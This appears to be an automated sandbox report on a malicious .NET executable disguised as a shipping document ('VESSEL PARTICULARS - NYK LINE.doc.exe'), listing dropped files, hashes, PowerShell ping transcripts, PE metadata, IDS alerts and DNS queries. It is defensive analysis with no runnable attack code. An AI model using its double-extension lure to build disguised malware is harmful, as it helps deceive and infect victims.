| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....@.....0..B.....a... .....@.. .....`.....<br>..@.....`..K.....@..... ..... ..H.....text...$A... ...B..... ..`.rsrc.....D.....@..@.reloc<br>.....@.....@..B.....a.....H.....d0..4.....^..(.....6.(.....(....*....(.....s....}.....s....}.....s....}.....(.....(....*....0.....~....%:....&~.....s..<br>..%.....s....(....s....%r...po....%r...po....%.o....%.o....(....&s....%r...po....%rU..po....%.o....%.o....(....o....s....%r...po....%r...po....%.o....%.o....(....o....*...0..O..... ....(.... ....(.....{....r.<br>..p(....r...p .....%..(.....o....u....}....*..0..m.....8 ...#.....@(..... |

| C:\Users\user\AppData\Local\Temp\Zone.Identifier | |
|---|---|
| Process: | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 26 |
| Entropy (8bit): | 3.95006375643621 |
| Encrypted: | false |
| SSDEEP: | 3:ggPYV:rPYV |
| MD5: | 187F488E27DB4AF347237FE461A079AD |
| SHA1: | 6693BA299EC1881249D59262276A0D2CB21F8E64 |
| SHA-256: | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309 |
| SHA-512: | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 |
| Malicious: | **true** |
| Reputation: | unknown |
| Preview: | [ZoneTransfer]....ZoneId=0 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_25pybtxr.qnw.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unknown |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_25pybtxr.qnw.ps1 | |
|---|---|
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <br>1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a4itwdkw.tby.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <br>1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c43m055d.dm3.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <br>1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dsao55a1.fpx.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dsao55a1.fpx.ps1 | |
|---|---|
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fphenon1.pyw.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_khzjh4ia.0w4.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mccq3qmo.ceq.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ntvz1zil.bqg.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unknown |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ntvz1zil.bqg.psm1 | |
|---|---|
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <br>1 |

| C:\Users\user\Documents\20210928\PowerShell_transcript.928100.HddUljwH.20210928121728.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1587 |
| Entropy (8bit): | 4.711357895836663 |
| Encrypted: | false |
| SSDEEP: | 48:BZ4fv/GoOwvFqDYB1ZehYQUq+MLCaa8pCzCzCzCxZZH:BZC/GNw9qDo1Zv/qH2aa8pSSS6ZZ |
| MD5: | 195708BBB2ABD786F8E864D7DB562BC6 |
| SHA1: | 2CEC805819E1EEE983E30EC13D47DCA0609D5232 |
| SHA-256: | 400C70BCA53DD8EABD37AE8AD9E68CFDA82FA50BBAC29C9384AF1C8AF65A7B2C |
| SHA-512: | 79F03024FD14CE25395B3F5A358B002A4C4526B228CC4CE79B0D543E78BBA93D67054FEBB3DBB32E33146A233E0C8792861D6DA28A5C7F03C39B7C8DD73CAF<br>6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20210928121729..Username: computer\user..RunAs User: computer\user..Configuration Name:<br>..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Test-Connection w<br>ww.bing.com..Process ID: 1688..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.<br>1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Com<br>mand start time: 20210928121729..**********..PS>Test-Connection www.bing.com....Source Destination IPV4Address IPV6Address<br>Bytes Time(ms)..------ ---------- ---------- ---------- ----- --------..DESKTOP-71... www.bing.com 131. |

| C:\Users\user\Documents\20210928\PowerShell_transcript.928100.X4LCDutf.20210928121740.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1593 |
| Entropy (8bit): | 4.71742658210396 |
| Encrypted: | false |
| SSDEEP: | 48:BZ4yev/GoOw+pzqDYB1Zeyh+2Uq+MLCaa8p6Y6Y6t63ZZM:BZg/GNw+dqDo1Z1+VqH2aa8p6Y6Y6t6A |
| MD5: | 045298FE090F18E8B9158E99161EE33A |
| SHA1: | C5A7A013ABC96547BF3AD538C4F796FF485AD5F6 |
| SHA-256: | F1E1905D03C6152DE6DA2EB9CE0A61A0444EE3E81AE98320D23D57940D9849A9 |
| SHA-512: | F00C5FED636D01212D46A25CE433F86D1BA69FB6F40B2D4BB18CF33DC021C652686C273DA4925AFD033465F0E779A80D4C6E1FF5A018B4DA42C50DCCCFD91<br>E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20210928121741..Username: computer\user..RunAs User: computer\user..Configuration Name:<br>..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Test-Connection www.twitter<br>.com..Process ID: 6896..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRV<br>ersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command st<br>art time: 20210928121741..**********..PS>Test-Connection www.twitter.com....Source Destination IPV4Address IPV6Address<br>Bytes Time(ms)..------ ---------- ---------- ---------- ----- --------..DESKTOP-71... www.twitter.co |

| C:\Users\user\Documents\20210928\PowerShell_transcript.928100.hGl4G0Jf.20210928121730.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1595 |
| Entropy (8bit): | 4.741496017971404 |
| Encrypted: | false |
| SSDEEP: | 48:BZ4zv/GoOwhHqDYB1Ze2+Uq+MLCaa8pG7GhKZZHE:BZG/GNwNqDo1Z3dqH2aa8pG7GhKZhE |
| MD5: | CA1AB6CBCC0E48A35728246390871CBE |
| SHA1: | 598F03F5B4AEB3F014634544BA1EEEB4C1E0CB72 |
| SHA-256: | 89B7051BEFDB3BDA4D72BA0EF13E5C266EA0C3CF76BEDE74BAA43136197CD3A1 |
| SHA-512: | 2901874B5F7A579B91E268C3440BB6950EAD381BE7E7C3192DFCAD60742D6AD74A7DA6FA107422AF2DD84D810E98889C68DC83F35DB1636FB4E0652C88C6682 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\Documents\20210928\PowerShell_transcript.928100.hGl4G0Jf.20210928121730.txt | |
|---|---|
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20210928121732..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Test-Connection www.facebook.com..Process ID: 5512..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********.Command start time: 20210928121732..**********..PS>Test-Connection www.facebook.com....Source Destination IPV4Address IPV6Address Bytes Time(ms)..------ ---------- ---------- ---------- ----- --------..DESKTOP-71... www.facebook |

| C:\Users\user\Documents\20210928\PowerShell_transcript.928100.kBlHq1ED.20210928121728.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unknown |
| Category: | dropped |
| Size (bytes): | 1591 |
| Entropy (8bit): | 4.748906617872173 |
| Encrypted: | false |
| SSDEEP: | 48:BZ4pv/GoOw6BqDYB1ZeEHUq+MLCaa8pZaajZZd:BZU/GNweqDo1ZV0qH2aa8pZaajZH |
| MD5: | 9F4B4256CA5DBF72B2F62982F431D0C9 |
| SHA1: | 9C276DB0BB8740878C381E53158DCE8B58C4062A |
| SHA-256: | 982DCDDF4A31CD7D37375E655D9763BB6C65FC9AD812F1E19A324EAD1F3C7A67 |
| SHA-512: | DF8452941F98F180ED6ECF1A6921F0A8EF57714F315013D23863966BD4A7F1BB7CD03B76F1DC7B462D3F68A99F935C5AB4727FAD9C07C744625729041A2333B7 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20210928121730..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Test-Connection www.google.com..Process ID: 5176..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210928121730..**********..PS>Test-Connection www.google.com....Source Destination IPV4Address IPV6Address Bytes Time(ms)..------ ---------- ---------- ---------- ----- --------..DESKTOP-71... www.google.com |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Entropy (8bit): | 2.6309833530297553 |
| TrID: | • Win32 Executable (generic) Net Framework (10011505/4) 49.83%<br>• Win32 Executable (generic) a (10002005/4) 49.78%<br>• Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%<br>• Generic Win/DOS Executable (2004/3) 0.01%<br>• DOS Executable Generic (2002/1) 0.01% |
| File name: | VESSEL PARTICULARS - NYK LINE.doc.exe |
| File size: | 393216 |
| MD5: | 93445df2c96362810e0395c5c867700e |
| SHA1: | 645f936406b04fbfb737bbffb5678d5255c6ec34 |
| SHA256: | ecb4fe719a7fc1365d70ec9db8b3c74cb4bf8968324c25d3817fcc5628fae6fa |
| SHA512: | bfcfc7c220963f8269537b737d71251dfe3a9f6a800e7d65e3a1fd449a4f3f9e12c7f20207543009f8655a4fdfa672a11173de27e682478da4f15a0875f3bae8 |
| SSDEEP: | 3072:qx4Jmb4+WHRWm+3TkQ/b62tN+mbjOKC1g2L4o:qvb4+WZQJ0 |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....@.....0..B.....a... .....@.. .....`.....@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | f150098119810105 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x40611e |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0xA040EBAA [Sun Mar 14 03:53:14 2055 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | v4.0.30319 |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34d5f2d4577ed6d9ceec516c1f5a744 |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x2000 | 0x4124 | 0x4200 | False | 0.553799715909 | data | 5.99300542363 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x8000 | 0x5b8dc | 0x5ba00 | False | 0.108509016883 | data | 2.36998119081 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0x64000 | 0xc | 0x200 | False | 0.044921875 | data | 0.0815394123432 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 09/28/21-12:17:32.572097 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:32.572097 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:32.597519 | ICMP | 408 | ICMP Echo Reply | | | 131.253.33.200 | 192.168.2.5 |
| 09/28/21-12:17:33.202571 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:33.202571 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:33.221224 | ICMP | 408 | ICMP Echo Reply | | | 142.250.185.196 | 192.168.2.5 |
| 09/28/21-12:17:33.956607 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 157.240.234.35 |
| 09/28/21-12:17:33.956607 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 157.240.234.35 |
| 09/28/21-12:17:33.995412 | ICMP | 408 | ICMP Echo Reply | | | 157.240.234.35 | 192.168.2.5 |
| 09/28/21-12:17:35.340300 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 131.253.33.200 |

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 09/28/21-12:17:35.340300 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:35.365452 | ICMP | 408 | ICMP Echo Reply | | | 131.253.33.200 | 192.168.2.5 |
| 09/28/21-12:17:35.526105 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:35.526105 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:35.544749 | ICMP | 408 | ICMP Echo Reply | | | 142.250.185.196 | 192.168.2.5 |
| 09/28/21-12:17:36.046583 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 157.240.17.35 |
| 09/28/21-12:17:36.046583 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 157.240.17.35 |
| 09/28/21-12:17:36.059181 | ICMP | 408 | ICMP Echo Reply | | | 157.240.17.35 | 192.168.2.5 |
| 09/28/21-12:17:36.534283 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:36.534283 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:36.559330 | ICMP | 408 | ICMP Echo Reply | | | 131.253.33.200 | 192.168.2.5 |
| 09/28/21-12:17:36.700038 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:36.700038 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:36.718686 | ICMP | 408 | ICMP Echo Reply | | | 142.250.185.196 | 192.168.2.5 |
| 09/28/21-12:17:37.249338 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 157.240.234.35 |
| 09/28/21-12:17:37.249338 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 157.240.234.35 |
| 09/28/21-12:17:37.288477 | ICMP | 408 | ICMP Echo Reply | | | 157.240.234.35 | 192.168.2.5 |
| 09/28/21-12:17:37.705317 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:37.705317 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 131.253.33.200 |
| 09/28/21-12:17:37.730639 | ICMP | 408 | ICMP Echo Reply | | | 131.253.33.200 | 192.168.2.5 |
| 09/28/21-12:17:37.888486 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:37.888486 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 142.250.185.196 |
| 09/28/21-12:17:37.907409 | ICMP | 408 | ICMP Echo Reply | | | 142.250.185.196 | 192.168.2.5 |
| 09/28/21-12:17:38.442898 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 157.240.17.35 |
| 09/28/21-12:17:38.442898 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 157.240.17.35 |
| 09/28/21-12:17:38.454638 | ICMP | 408 | ICMP Echo Reply | | | 157.240.17.35 | 192.168.2.5 |
| 09/28/21-12:17:43.161306 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 104.244.42.129 |
| 09/28/21-12:17:43.161306 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 104.244.42.129 |
| 09/28/21-12:17:43.178041 | ICMP | 408 | ICMP Echo Reply | | | 104.244.42.129 | 192.168.2.5 |
| 09/28/21-12:17:45.763853 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 104.244.42.1 |
| 09/28/21-12:17:45.763853 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 104.244.42.1 |
| 09/28/21-12:17:45.780587 | ICMP | 408 | ICMP Echo Reply | | | 104.244.42.1 | 192.168.2.5 |
| 09/28/21-12:17:46.967647 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 104.244.42.129 |
| 09/28/21-12:17:46.967647 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 104.244.42.129 |
| 09/28/21-12:17:46.984341 | ICMP | 408 | ICMP Echo Reply | | | 104.244.42.129 | 192.168.2.5 |
| 09/28/21-12:17:48.176739 | ICMP | 382 | ICMP PING Windows | | | 192.168.2.5 | 104.244.42.193 |
| 09/28/21-12:17:48.176739 | ICMP | 384 | ICMP PING | | | 192.168.2.5 | 104.244.42.193 |

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 09/28/21-12:17:48.195605 | ICMP | 408 | ICMP Echo Reply | | | 104.244.42.193 | 192.168.2.5 |

## Network Port Distribution

## TCP Packets

## UDP Packets

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:33.139408112 CEST | 192.168.2.5 | 8.8.8.8 | 0x5fba | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.171531916 CEST | 192.168.2.5 | 8.8.8.8 | 0x43e3 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.765621901 CEST | 192.168.2.5 | 8.8.8.8 | 0x2ea | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.904256105 CEST | 192.168.2.5 | 8.8.8.8 | 0xe4e | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.932734966 CEST | 192.168.2.5 | 8.8.8.8 | 0x49e2 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:34.357966900 CEST | 192.168.2.5 | 8.8.8.8 | 0xdf16 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:34.417715073 CEST | 192.168.2.5 | 8.8.8.8 | 0xb089 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:34.838607073 CEST | 192.168.2.5 | 8.8.8.8 | 0x54c3 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.484381914 CEST | 192.168.2.5 | 8.8.8.8 | 0x72ef | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.506236076 CEST | 192.168.2.5 | 8.8.8.8 | 0x6d3d | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.562768936 CEST | 192.168.2.5 | 8.8.8.8 | 0x2882 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.592691898 CEST | 192.168.2.5 | 8.8.8.8 | 0xecd2 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.973292112 CEST | 192.168.2.5 | 8.8.8.8 | 0x4dfa | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.023938894 CEST | 192.168.2.5 | 8.8.8.8 | 0x61b8 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.090524912 CEST | 192.168.2.5 | 8.8.8.8 | 0x5e1d | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.121283054 CEST | 192.168.2.5 | 8.8.8.8 | 0x19ce | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.653968096 CEST | 192.168.2.5 | 8.8.8.8 | 0x7f74 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.679847002 CEST | 192.168.2.5 | 8.8.8.8 | 0xce68 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.749464035 CEST | 192.168.2.5 | 8.8.8.8 | 0x375a | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.778726101 CEST | 192.168.2.5 | 8.8.8.8 | 0xa3b2 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.206172943 CEST | 192.168.2.5 | 8.8.8.8 | 0xd83e | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.229633093 CEST | 192.168.2.5 | 8.8.8.8 | 0x26e | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.307578087 CEST | 192.168.2.5 | 8.8.8.8 | 0xdede | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
